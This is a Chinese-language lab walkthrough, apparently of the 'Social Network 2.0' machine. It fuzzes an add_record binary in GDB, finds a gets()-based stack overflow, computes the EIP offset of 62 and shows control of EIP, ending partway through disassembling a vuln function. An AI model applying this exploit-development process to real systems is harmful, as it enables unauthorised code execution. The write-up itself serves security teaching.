Years 1, Salary 100, Trouble 1, Comments 1234567890
现在有了,一共五个输入点,进入 GDB 分别尝试一下,超长字符输入:
## GDB 常用命令
-q 								# 屏蔽一些 gdb 版本等相关信息,使得页面看起来干净些
gdb -q ./xxxx 					# 启动调试
r(run) 							# 运行程序
b(break) + num 					# 设置断点
info + num 						# 查看断点
info func 						# 查看程序所有定义的函数
s(step) 						# 单步执行程序,但遇到函数会进入函数
print + var 					# 查看变量值
q(quit) 						# 退出
delete + num 					# 删除断点
c(continue) 					# 继续程序执行
disas(disassemble) + function	# 反汇编当前函数
pattern create num				# 打印 num 长度的特征字符
pattern search 					# 查找偏移量
了解完,常见命令,现在开始操作。
既然涉及到缓冲区溢出(靶机内存存在缓冲区漏洞会覆盖其他寄存器位置,通过判断其他寄存器位置的数据是否都是 A,最终判断这个注入的数据是否成功的溢出到其他的寄存器中),那肯定就需要有超长的字符输入,手打肯定不太现实,用 Python 批量一下:
python3 -c "print('A'*300)"
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
针对五个输入点,进行测试:
## 第一个输入点,exited normally
gdb-peda$ r
r
Starting program: /home/socnet/add_record
Welcome to Add Record application
Use it to add info about Social Network 2.0 Employees
Employee Name(char): AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
Years worked(int): Salary(int): Ever got in trouble? 1 (yes) or 0 (no): Employee data you've entered:
Name AAAAAAAAAAAAAAAAAAAAAAAA
Years -136196023, Salary -8481, Trouble 8, Comments NA
[Inferior 1 (process 18245) exited normally]
Warning: not running or target is remote

## 第二个输入点,exited normally
gdb-peda$ r
r
Starting program: /home/socnet/add_record
Welcome to Add Record application
Use it to add info about Social Network 2.0 Employees
Employee Name(char): yongz
yongz
Years worked(int): AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
Salary(int): Ever got in trouble? 1 (yes) or 0 (no): Employee data you've entered:
Name yongz

Years -136196023, Salary -8481, Trouble 8, Comments NA
[Inferior 1 (process 18246) exited normally]
Warning: not running or target is remote

## 第三个输入点,exited normally
Starting program: /home/socnet/add_record
Welcome to Add Record application
Use it to add info about Social Network 2.0 Employees
Employee Name(char): yongz
yongz
Years worked(int): 1
1
Salary(int): AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
Ever got in trouble? 1 (yes) or 0 (no): Employee data you've entered:
Name yongz

Years 1, Salary -8481, Trouble 8, Comments NA
[Inferior 1 (process 1478) exited normally]
Warning: not running or target is remote

## 第四个输入
gdb-peda$ r
r
Starting program: /home/socnet/add_record
Welcome to Add Record application
Use it to add info about Social Network 2.0 Employees
Employee Name(char): yongz
yongz
Years worked(int): 1
1
Salary(int): 1
1
Ever got in trouble? 1 (yes) or 0 (no): AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
Employee data you've entered:
Name yongz

Years 1, Salary 1, Trouble 8, Comments NA
[Inferior 1 (process 1465) exited normally]

## 第五个输入点,出现异常
gdb-peda$ r
r
Starting program: /home/socnet/add_record
Welcome to Add Record application
Use it to add info about Social Network 2.0 Employees
Employee Name(char): yongz
yongz
Years worked(int): 1
1
Salary(int): 1
1
Ever got in trouble? 1 (yes) or 0 (no): 1
1
Explain: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA

Program received signal SIGSEGV, Segmentation fault.
[----------------------------------registers-----------------------------------]
EAX: 0xffffdc0e ('A' <repeats 200 times>...)
EBX: 0x41414141 ('AAAA')
ECX: 0xffffdd90 ("AAAAAAAA")
EDX: 0xffffdd32 ("AAAAAAAA")
ESI: 0xf7fc2000 --> 0x1d4d6c
EDI: 0xffffdcd0 ('A' <repeats 106 times>)
EBP: 0x41414141 ('AAAA')
ESP: 0xffffdc50 ('A' <repeats 200 times>...)
EIP: 0x41414141 ('AAAA')
EFLAGS: 0x10286 (carry PARITY adjust zero SIGN trap INTERRUPT direction overflow)
[-------------------------------------code-------------------------------------]
Invalid $PC address: 0x41414141
[------------------------------------stack-------------------------------------]
0000| 0xffffdc50 ('A' <repeats 200 times>...)
0004| 0xffffdc54 ('A' <repeats 200 times>...)
0008| 0xffffdc58 ('A' <repeats 200 times>...)
0012| 0xffffdc5c ('A' <repeats 200 times>...)
0016| 0xffffdc60 ('A' <repeats 200 times>...)
0020| 0xffffdc64 ('A' <repeats 200 times>...)
0024| 0xffffdc68 ('A' <repeats 200 times>...)
0028| 0xffffdc6c ('A' <repeats 200 times>...)
[------------------------------------------------------------------------------]
Legend: code, data, rodata, value
Stopped reason: SIGSEGV
0x41414141 in ?? ()
发现内存溢出的情况出现(堆栈中出现了 A),注意 EIP 寄存器(EIP 存储着下一条指令的地址,每执行一条指令,该寄存器变化一次。),EIP 寄存器中也出现了 A,但是这个 A 是 200 个 A 的第几个 A 呢?
为了搞清楚这个问题,这 4 个 A 的位置采用加载 Payload 的内容地址,这样一来 EIP 寄存器就会存入我们写入的地址,CPU 在运行时,就会调用 EIP 中的地址进行想要的命令执行。
使用 GDB 打印一下 200 长度的特征字符:
gdb-peda$ pattern create 200
pattern create 200
'AAA%AAsAABAA$AAnAACAA-AA(AADAA;AA)AAEAAaAA0AAFAAbAA1AAGAAcAA2AAHAAdAA3AAIAAeAA4AAJAAfAA5AAKAAgAA6AALAAhAA7AAMAAiAA8AANAAjAA9AAOAAkAAPAAlAAQAAmAARAAoAASAApAATAAqAAUAArAAVAAtAAWAAuAAXAAvAAYAAwAAZAAxAAyA'
再次进行溢出操作:
gdb-peda$ r
r
Starting program: /home/socnet/add_record
Welcome to Add Record application
Use it to add info about Social Network 2.0 Employees
Employee Name(char): yongz
yongz
Years worked(int): 1
1
Salary(int): 1
1
Ever got in trouble? 1 (yes) or 0 (no): 1
1
Explain: AAA%AAsAABAA$AAnAACAA-AA(AADAA;AA)AAEAAaAA0AAFAAbAA1AAGAAcAA2AAHAAdAA3AAIAAeAA4AAJAAfAA5AAKAAgAA6AALAAhAA7AAMAAiAA8AANAAjAA9AAOAAkAAPAAlAAQAAmAARAAoAASAApAATAAqAAUAArAAVAAtAAWAAuAAXAAvAAYAAwAAZAAxAAyA
AAA%AAsAABAA$AAnAACAA-AA(AADAA;AA)AAEAAaAA0AAFAAbAA1AAGAAcAA2AAHAAdAA3AAIAAeAA4AAJAAfAA5AAKAAgAA6AALAAhAA7AAMAAiAA8AANAAjAA9AAOAAkAAPAAlAAQAAmAARAAoAASAApAATAAqAAUAArAAVAAtAAWAAuAAXAAvAAYAAwAAZAAxAAyA

Program received signal SIGSEGV, Segmentation fault.
[----------------------------------registers-----------------------------------]
EAX: 0xffffdc0e ("AAA%AAsAABAA$AAnAACAA-AA(AADAA;AA)AAEAAaAA0AAFAAbAA1AAGAAcAA2AAHAAdAA3AAIAAeAA4AAJAAfAA5AAKAAgAA6AALAAhAA7AAMAAiAA8AANAAjAA9AAOAAkAAPAAlAAQAAmAARAAoAASAApAATAAqAAUAArAAVAAtAAWAAuAAXAAvAAYAAwAAZAAxAAyA")
EBX: 0x63414147 ('GAAc')
ECX: 0xffffdd30 ("AAyA")
EDX: 0xffffdcd2 ("AAyA")
ESI: 0xf7fc2000 --> 0x1d4d6c
EDI: 0xffffdcd0 ("AxAAyA")
EBP: 0x41324141 ('AA2A')
ESP: 0xffffdc50 ("dAA3AAIAAeAA4AAJAAfAA5AAKAAgAA6AALAAhAA7AAMAAiAA8AANAAjAA9AAOAAkAAPAAlAAQAAmAARAAoAASAApAATAAqAAUAArAAVAAtAAWAAuAAXAAvAAYAAwAAZAAxAAyA")
EIP: 0x41414841 ('AHAA')
EFLAGS: 0x10286 (carry PARITY adjust zero SIGN trap INTERRUPT direction overflow)
[-------------------------------------code-------------------------------------]
Invalid $PC address: 0x41414841
[------------------------------------stack-------------------------------------]
0000| 0xffffdc50 ("dAA3AAIAAeAA4AAJAAfAA5AAKAAgAA6AALAAhAA7AAMAAiAA8AANAAjAA9AAOAAkAAPAAlAAQAAmAARAAoAASAApAATAAqAAUAArAAVAAtAAWAAuAAXAAvAAYAAwAAZAAxAAyA")
0004| 0xffffdc54 ("AAIAAeAA4AAJAAfAA5AAKAAgAA6AALAAhAA7AAMAAiAA8AANAAjAA9AAOAAkAAPAAlAAQAAmAARAAoAASAApAATAAqAAUAArAAVAAtAAWAAuAAXAAvAAYAAwAAZAAxAAyA")
0008| 0xffffdc58 ("AeAA4AAJAAfAA5AAKAAgAA6AALAAhAA7AAMAAiAA8AANAAjAA9AAOAAkAAPAAlAAQAAmAARAAoAASAApAATAAqAAUAArAAVAAtAAWAAuAAXAAvAAYAAwAAZAAxAAyA")
0012| 0xffffdc5c ("4AAJAAfAA5AAKAAgAA6AALAAhAA7AAMAAiAA8AANAAjAA9AAOAAkAAPAAlAAQAAmAARAAoAASAApAATAAqAAUAArAAVAAtAAWAAuAAXAAvAAYAAwAAZAAxAAyA")
0016| 0xffffdc60 ("AAfAA5AAKAAgAA6AALAAhAA7AAMAAiAA8AANAAjAA9AAOAAkAAPAAlAAQAAmAARAAoAASAApAATAAqAAUAArAAVAAtAAWAAuAAXAAvAAYAAwAAZAAxAAyA")
0020| 0xffffdc64 ("A5AAKAAgAA6AALAAhAA7AAMAAiAA8AANAAjAA9AAOAAkAAPAAlAAQAAmAARAAoAASAApAATAAqAAUAArAAVAAtAAWAAuAAXAAvAAYAAwAAZAAxAAyA")
0024| 0xffffdc68 ("KAAgAA6AALAAhAA7AAMAAiAA8AANAAjAA9AAOAAkAAPAAlAAQAAmAARAAoAASAApAATAAqAAUAArAAVAAtAAWAAuAAXAAvAAYAAwAAZAAxAAyA")
0028| 0xffffdc6c ("AA6AALAAhAA7AAMAAiAA8AANAAjAA9AAOAAkAAPAAlAAQAAmAARAAoAASAApAATAAqAAUAArAAVAAtAAWAAuAAXAAvAAYAAwAAZAAxAAyA")
[------------------------------------------------------------------------------]
Legend: code, data, rodata, value
Stopped reason: SIGSEGV
0x41414841 in ?? ()
可以发现 EIP 寄存器内容变成了:AHAA。
使用命令查看一下偏移量(在实际的开发程序中,这个偏移量是非常大的!几百行甚至上万的数据让你肉眼是无法快速识别的!):
gdb-peda$ pattern search
pattern search
Registers contain pattern buffer:
EBX+0 found at offset: 54
EBP+0 found at offset: 58
EIP+0 found at offset: 62
Registers point to pattern buffer:
[EAX] --> offset 0 - size ~200
[ECX] --> offset 196 - size ~4
[EDX] --> offset 196 - size ~4
[ESP] --> offset 66 - size ~134
[EDI] --> offset 194 - size ~6
Pattern buffer found at:
0x0804a6d0 : offset    0 - size  200 ([heap])
0xffffdc0e : offset    0 - size  200 ($sp + -0x42 [-17 dwords])
0xffffdcd7 : offset  107 - size   93 ($sp + 0x87 [33 dwords])
References to pattern buffer found at:
0xf7fc25cc : 0x0804a6d0 (/lib32/libc-2.27.so)
0xf7fc25d0 : 0x0804a6d0 (/lib32/libc-2.27.so)
0xf7fc25d4 : 0x0804a6d0 (/lib32/libc-2.27.so)
0xf7fc25d8 : 0x0804a6d0 (/lib32/libc-2.27.so)
0xf7fc25dc : 0x0804a6d0 (/lib32/libc-2.27.so)
0xffffd558 : 0x0804a6d0 ($sp + -0x6f8 [-446 dwords])
0xffffdbd8 : 0xffffdc0e ($sp + -0x78 [-30 dwords])
0xffffdbf0 : 0xffffdc0e ($sp + -0x60 [-24 dwords])
可以看出 EIP 偏移量是:62,说明从 63 开始进入到 EIP 寄存器中。
测试一下,使用 Pyhton 进行固定字符串打印:
┌──(root㉿kali)-[~]
└─# python3 -c "print('A'*62 + 'BCDE')"
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAABCDE
再次进行溢出:
gdb-peda$ r
r
Starting program: /home/socnet/add_record
Welcome to Add Record application
Use it to add info about Social Network 2.0 Employees
Employee Name(char): yongz
yongz
Years worked(int): 1
1
Salary(int): 1
1
Ever got in trouble? 1 (yes) or 0 (no): 1
1
Explain: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAABCDE
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAABCDE

Program received signal SIGSEGV, Segmentation fault.
[----------------------------------registers-----------------------------------]
EAX: 0xffffdc0e ('A' <repeats 62 times>, "BCDE")
EBX: 0x41414141 ('AAAA')
ECX: 0xffffdca0 ("AAAAAAAAAABCDE")
EDX: 0xffffdc42 ("AAAAAAAAAABCDE")
ESI: 0xf7fc2000 --> 0x1d4d6c
EDI: 0xffffdcd0 --> 0x1
EBP: 0x41414141 ('AAAA')
ESP: 0xffffdc50 --> 0xffffdc00 --> 0xf7fc25c0 --> 0xfbad2288
EIP: 0x45444342 ('BCDE')
EFLAGS: 0x10286 (carry PARITY adjust zero SIGN trap INTERRUPT direction overflow)
[-------------------------------------code-------------------------------------]
Invalid $PC address: 0x45444342
[------------------------------------stack-------------------------------------]
0000| 0xffffdc50 --> 0xffffdc00 --> 0xf7fc25c0 --> 0xfbad2288
0004| 0xffffdc54 --> 0xffffdcd0 --> 0x1
0008| 0xffffdc58 --> 0xffffdd18 --> 0x0
0012| 0xffffdc5c --> 0x80487ef (<main+279>:     mov    DWORD PTR [ebp-0x20],eax)
0016| 0xffffdc60 --> 0x0
0020| 0xffffdc64 --> 0x0
0024| 0xffffdc68 --> 0xc2
0028| 0xffffdc6c ('A' <repeats 62 times>, "BCDE")
[------------------------------------------------------------------------------]
Legend: code, data, rodata, value
Stopped reason: SIGSEGV
0x45444342 in ?? ()
可以看出,EIP 的内容已经变成了 BCDE,上述判断没问题。
不过这里需要说明的是:
EIP: 0x45444342 ('BCDE') 中 45444342 的意思是 EDCB,只不过在内存中的 16 进制表示是反过来看(CPU架构‘大头,小头的概念)。
利用汇编代码写入 EIP 寄存器里从而取代 BCDE,从而执行 shell 命令的内存地址。
接下来,我们要对这个 EIP 寄存器的溢出漏洞进一步的挖掘!
首先查看这个程序入口发向 CPU 的汇编代码情况(记得退出重进,因为溢出会导致额外的函数):
gdb-peda$ disas main
disas main
Dump of assembler code for function main:
   0x080486d8 <+0>:     lea    ecx,[esp+0x4]
   0x080486dc <+4>:     and    esp,0xfffffff0
   0x080486df <+7>:     push   DWORD PTR [ecx-0x4]
   0x080486e2 <+10>:    push   ebp
   0x080486e3 <+11>:    mov    ebp,esp
   0x080486e5 <+13>:    push   edi
   0x080486e6 <+14>:    push   esi
   0x080486e7 <+15>:    push   ebx
   0x080486e8 <+16>:    push   ecx
   0x080486e9 <+17>:    sub    esp,0xa8
   0x080486ef <+23>:    call   0x80485b0 <__x86.get_pc_thunk.bx>
   0x080486f4 <+28>:    add    ebx,0x1654
   0x080486fa <+34>:    mov    DWORD PTR [ebp-0xac],0x414e
   0x08048704 <+44>:    lea    edx,[ebp-0xa8]
   0x0804870a <+50>:    mov    eax,0x0
   0x0804870f <+55>:    mov    ecx,0x18
   0x08048714 <+60>:    mov    edi,edx
   0x08048716 <+62>:    rep stos DWORD PTR es:[edi],eax
   0x08048718 <+64>:    sub    esp,0x8
   0x0804871b <+67>:    lea    eax,[ebx-0x13ee]
   0x08048721 <+73>:    push   eax
   0x08048722 <+74>:    lea    eax,[ebx-0x13ec]
   0x08048728 <+80>:    push   eax
   0x08048729 <+81>:    call   0x8048520 <fopen@plt>
   0x0804872e <+86>:    add    esp,0x10
   0x08048731 <+89>:    mov    DWORD PTR [ebp-0x1c],eax
   0x08048734 <+92>:    sub    esp,0xc
   0x08048737 <+95>:    lea    eax,[ebx-0x13d4]
   0x0804873d <+101>:   push   eax
   0x0804873e <+102>:   call   0x80484e0 <puts@plt>
   0x08048743 <+107>:   add    esp,0x10
   0x08048746 <+110>:   sub    esp,0xc
   0x08048749 <+113>:   lea    eax,[ebx-0x137c]
   0x0804874f <+119>:   push   eax
   0x08048750 <+120>:   call   0x8048480 <printf@plt>
   0x08048755 <+125>:   add    esp,0x10
   0x08048758 <+128>:   mov    eax,DWORD PTR [ebx-0x4]
   0x0804875e <+134>:   mov    eax,DWORD PTR [eax]
   0x08048760 <+136>:   sub    esp,0x4
   0x08048763 <+139>:   push   eax
   0x08048764 <+140>:   push   0x19
   0x08048766 <+142>:   lea    eax,[ebp-0x39]
   0x08048769 <+145>:   push   eax
   0x0804876a <+146>:   call   0x80484b0 <fgets@plt>
   0x0804876f <+151>:   add    esp,0x10
   0x08048772 <+154>:   sub    esp,0xc
   0x08048775 <+157>:   lea    eax,[ebx-0x1366]
   0x0804877b <+163>:   push   eax
   0x0804877c <+164>:   call   0x8048480 <printf@plt>
   0x08048781 <+169>:   add    esp,0x10
   0x08048784 <+172>:   sub    esp,0x8
   0x08048787 <+175>:   lea    eax,[ebp-0x40]
   0x0804878a <+178>:   push   eax
   0x0804878b <+179>:   lea    eax,[ebx-0x1352]
   0x08048791 <+185>:   push   eax
   0x08048792 <+186>:   call   0x8048540 <__isoc99_scanf@plt>
   0x08048797 <+191>:   add    esp,0x10
   0x0804879a <+194>:   sub    esp,0xc
   0x0804879d <+197>:   lea    eax,[ebx-0x134f]
   0x080487a3 <+203>:   push   eax
   0x080487a4 <+204>:   call   0x8048480 <printf@plt>
   0x080487a9 <+209>:   add    esp,0x10
   0x080487ac <+212>:   sub    esp,0x8
   0x080487af <+215>:   lea    eax,[ebp-0x44]
   0x080487b2 <+218>:   push   eax
   0x080487b3 <+219>:   lea    eax,[ebx-0x1352]
   0x080487b9 <+225>:   push   eax
   0x080487ba <+226>:   call   0x8048540 <__isoc99_scanf@plt>
   0x080487bf <+231>:   add    esp,0x10
   0x080487c2 <+234>:   sub    esp,0xc
   0x080487c5 <+237>:   lea    eax,[ebx-0x1340]
   0x080487cb <+243>:   push   eax
   0x080487cc <+244>:   call   0x8048480 <printf@plt>
   0x080487d1 <+249>:   add    esp,0x10
   0x080487d4 <+252>:   sub    esp,0x8
   0x080487d7 <+255>:   lea    eax,[ebp-0x48]
   0x080487da <+258>:   push   eax
   0x080487db <+259>:   lea    eax,[ebx-0x1352]
   0x080487e1 <+265>:   push   eax
   0x080487e2 <+266>:   call   0x8048540 <__isoc99_scanf@plt>
   0x080487e7 <+271>:   add    esp,0x10
   0x080487ea <+274>:   call   0x80484a0 <getchar@plt>
   0x080487ef <+279>:   mov    DWORD PTR [ebp-0x20],eax
   0x080487f2 <+282>:   cmp    DWORD PTR [ebp-0x20],0xa
   0x080487f6 <+286>:   je     0x80487fe <main+294>
   0x080487f8 <+288>:   cmp    DWORD PTR [ebp-0x20],0xffffffff
   0x080487fc <+292>:   jne    0x80487ea <main+274>
   0x080487fe <+294>:   mov    eax,DWORD PTR [ebp-0x48]
   0x08048801 <+297>:   cmp    eax,0x1
   0x08048804 <+300>:   jne    0x804883c <main+356>
   0x08048806 <+302>:   sub    esp,0xc
   0x08048809 <+305>:   lea    eax,[ebx-0x1317]
   0x0804880f <+311>:   push   eax
   0x08048810 <+312>:   call   0x8048480 <printf@plt>
   0x08048815 <+317>:   add    esp,0x10
   0x08048818 <+320>:   sub    esp,0xc
   0x0804881b <+323>:   lea    eax,[ebp-0xac]
   0x08048821 <+329>:   push   eax
   0x08048822 <+330>:   call   0x8048490 <gets@plt>
   0x08048827 <+335>:   add    esp,0x10
   0x0804882a <+338>:   sub    esp,0xc
   0x0804882d <+341>:   lea    eax,[ebp-0xac]
   0x08048833 <+347>:   push   eax
   0x08048834 <+348>:   call   0x80486ad <vuln>
   0x08048839 <+353>:   add    esp,0x10
   0x0804883c <+356>:   sub    esp,0xc
   0x0804883f <+359>:   lea    eax,[ebx-0x130d]
   0x08048845 <+365>:   push   eax
   0x08048846 <+366>:   call   0x80484e0 <puts@plt>
   0x0804884b <+371>:   add    esp,0x10
   0x0804884e <+374>:   mov    ecx,DWORD PTR [ebp-0x48]
   0x08048851 <+377>:   mov    edx,DWORD PTR [ebp-0x44]
   0x08048854 <+380>:   mov    eax,DWORD PTR [ebp-0x40]
   0x08048857 <+383>:   sub    esp,0x8
   0x0804885a <+386>:   lea    esi,[ebp-0xac]
   0x08048860 <+392>:   push   esi
   0x08048861 <+393>:   push   ecx
   0x08048862 <+394>:   push   edx
   0x08048863 <+395>:   push   eax
   0x08048864 <+396>:   lea    eax,[ebp-0x39]
   0x08048867 <+399>:   push   eax
   0x08048868 <+400>:   lea    eax,[ebx-0x12ec]
   0x0804886e <+406>:   push   eax
   0x0804886f <+407>:   call   0x8048480 <printf@plt>
   0x08048874 <+412>:   add    esp,0x20
   0x08048877 <+415>:   mov    ecx,DWORD PTR [ebp-0x48]
   0x0804887a <+418>:   mov    edx,DWORD PTR [ebp-0x44]
   0x0804887d <+421>:   mov    eax,DWORD PTR [ebp-0x40]
   0x08048880 <+424>:   sub    esp,0x4
   0x08048883 <+427>:   lea    esi,[ebp-0xac]
   0x08048889 <+433>:   push   esi
   0x0804888a <+434>:   push   ecx
   0x0804888b <+435>:   push   edx
   0x0804888c <+436>:   push   eax
   0x0804888d <+437>:   lea    eax,[ebp-0x39]
   0x08048890 <+440>:   push   eax
   0x08048891 <+441>:   lea    eax,[ebx-0x12ec]
   0x08048897 <+447>:   push   eax
   0x08048898 <+448>:   push   DWORD PTR [ebp-0x1c]
   0x0804889b <+451>:   call   0x8048510 <fprintf@plt>
   0x080488a0 <+456>:   add    esp,0x20
   0x080488a3 <+459>:   sub    esp,0xc
   0x080488a6 <+462>:   push   DWORD PTR [ebp-0x1c]
   0x080488a9 <+465>:   call   0x80484c0 <fclose@plt>
   0x080488ae <+470>:   add    esp,0x10
   0x080488b1 <+473>:   mov    eax,0x0
   0x080488b6 <+478>:   lea    esp,[ebp-0x10]
   0x080488b9 <+481>:   pop    ecx
   0x080488ba <+482>:   pop    ebx
   0x080488bb <+483>:   pop    esi
   0x080488bc <+484>:   pop    edi
   0x080488bd <+485>:   pop    ebp
   0x080488be <+486>:   lea    esp,[ecx-0x4]
   0x080488c1 <+489>:   ret
End of assembler dump.
这里就需要了解一下汇编指令了,有点多,重点关注 call(可以理解为函数调用),将说有 call 的筛选出来:
   0x08048729 <+81>:    call   0x8048520 <fopen@plt>

   0x0804873e <+102>:   call   0x80484e0 <puts@plt>

   0x08048750 <+120>:   call   0x8048480 <printf@plt>

   0x0804876a <+146>:   call   0x80484b0 <fgets@plt>

   0x0804877c <+164>:   call   0x8048480 <printf@plt>

   0x08048792 <+186>:   call   0x8048540 <__isoc99_scanf@plt>

   0x080487a4 <+204>:   call   0x8048480 <printf@plt>

   0x080487ba <+226>:   call   0x8048540 <__isoc99_scanf@plt>

   0x080487cc <+244>:   call   0x8048480 <printf@plt>

   0x080487e2 <+266>:   call   0x8048540 <__isoc99_scanf@plt>

   0x080487ea <+274>:   call   0x80484a0 <getchar@plt>

   0x08048810 <+312>:   call   0x8048480 <printf@plt>

   0x08048822 <+330>:   call   0x8048490 <gets@plt>

   0x08048834 <+348>:   call   0x80486ad <vuln>

   0x08048846 <+366>:   call   0x80484e0 <puts@plt>

   0x0804889b <+451>:   call   0x8048510 <fprintf@plt>

   0x080488a9 <+465>:   call   0x80484c0 <fclose@plt>
其中 @plt 结尾的都是 C 语言的内建函数。
发现一个 vuln 的自建函数,应该是作者给的提示,查看一下:
gdb-peda$ disas vuln
disas vuln
Dump of assembler code for function vuln:
   0x080486ad <+0>:     push   ebp
   0x080486ae <+1>:     mov    ebp,esp
   0x080486b0 <+3>:     push   ebx
   0x080486b1 <+4>:     sub    esp,0x44
   0x080486b4 <+7>:     call   0x80488c2 <__x86.get_pc_thunk.ax>
   0x080486b9 <+12>:    add    eax,0x168f
   0x080486be <+17>:    sub    esp,0x8
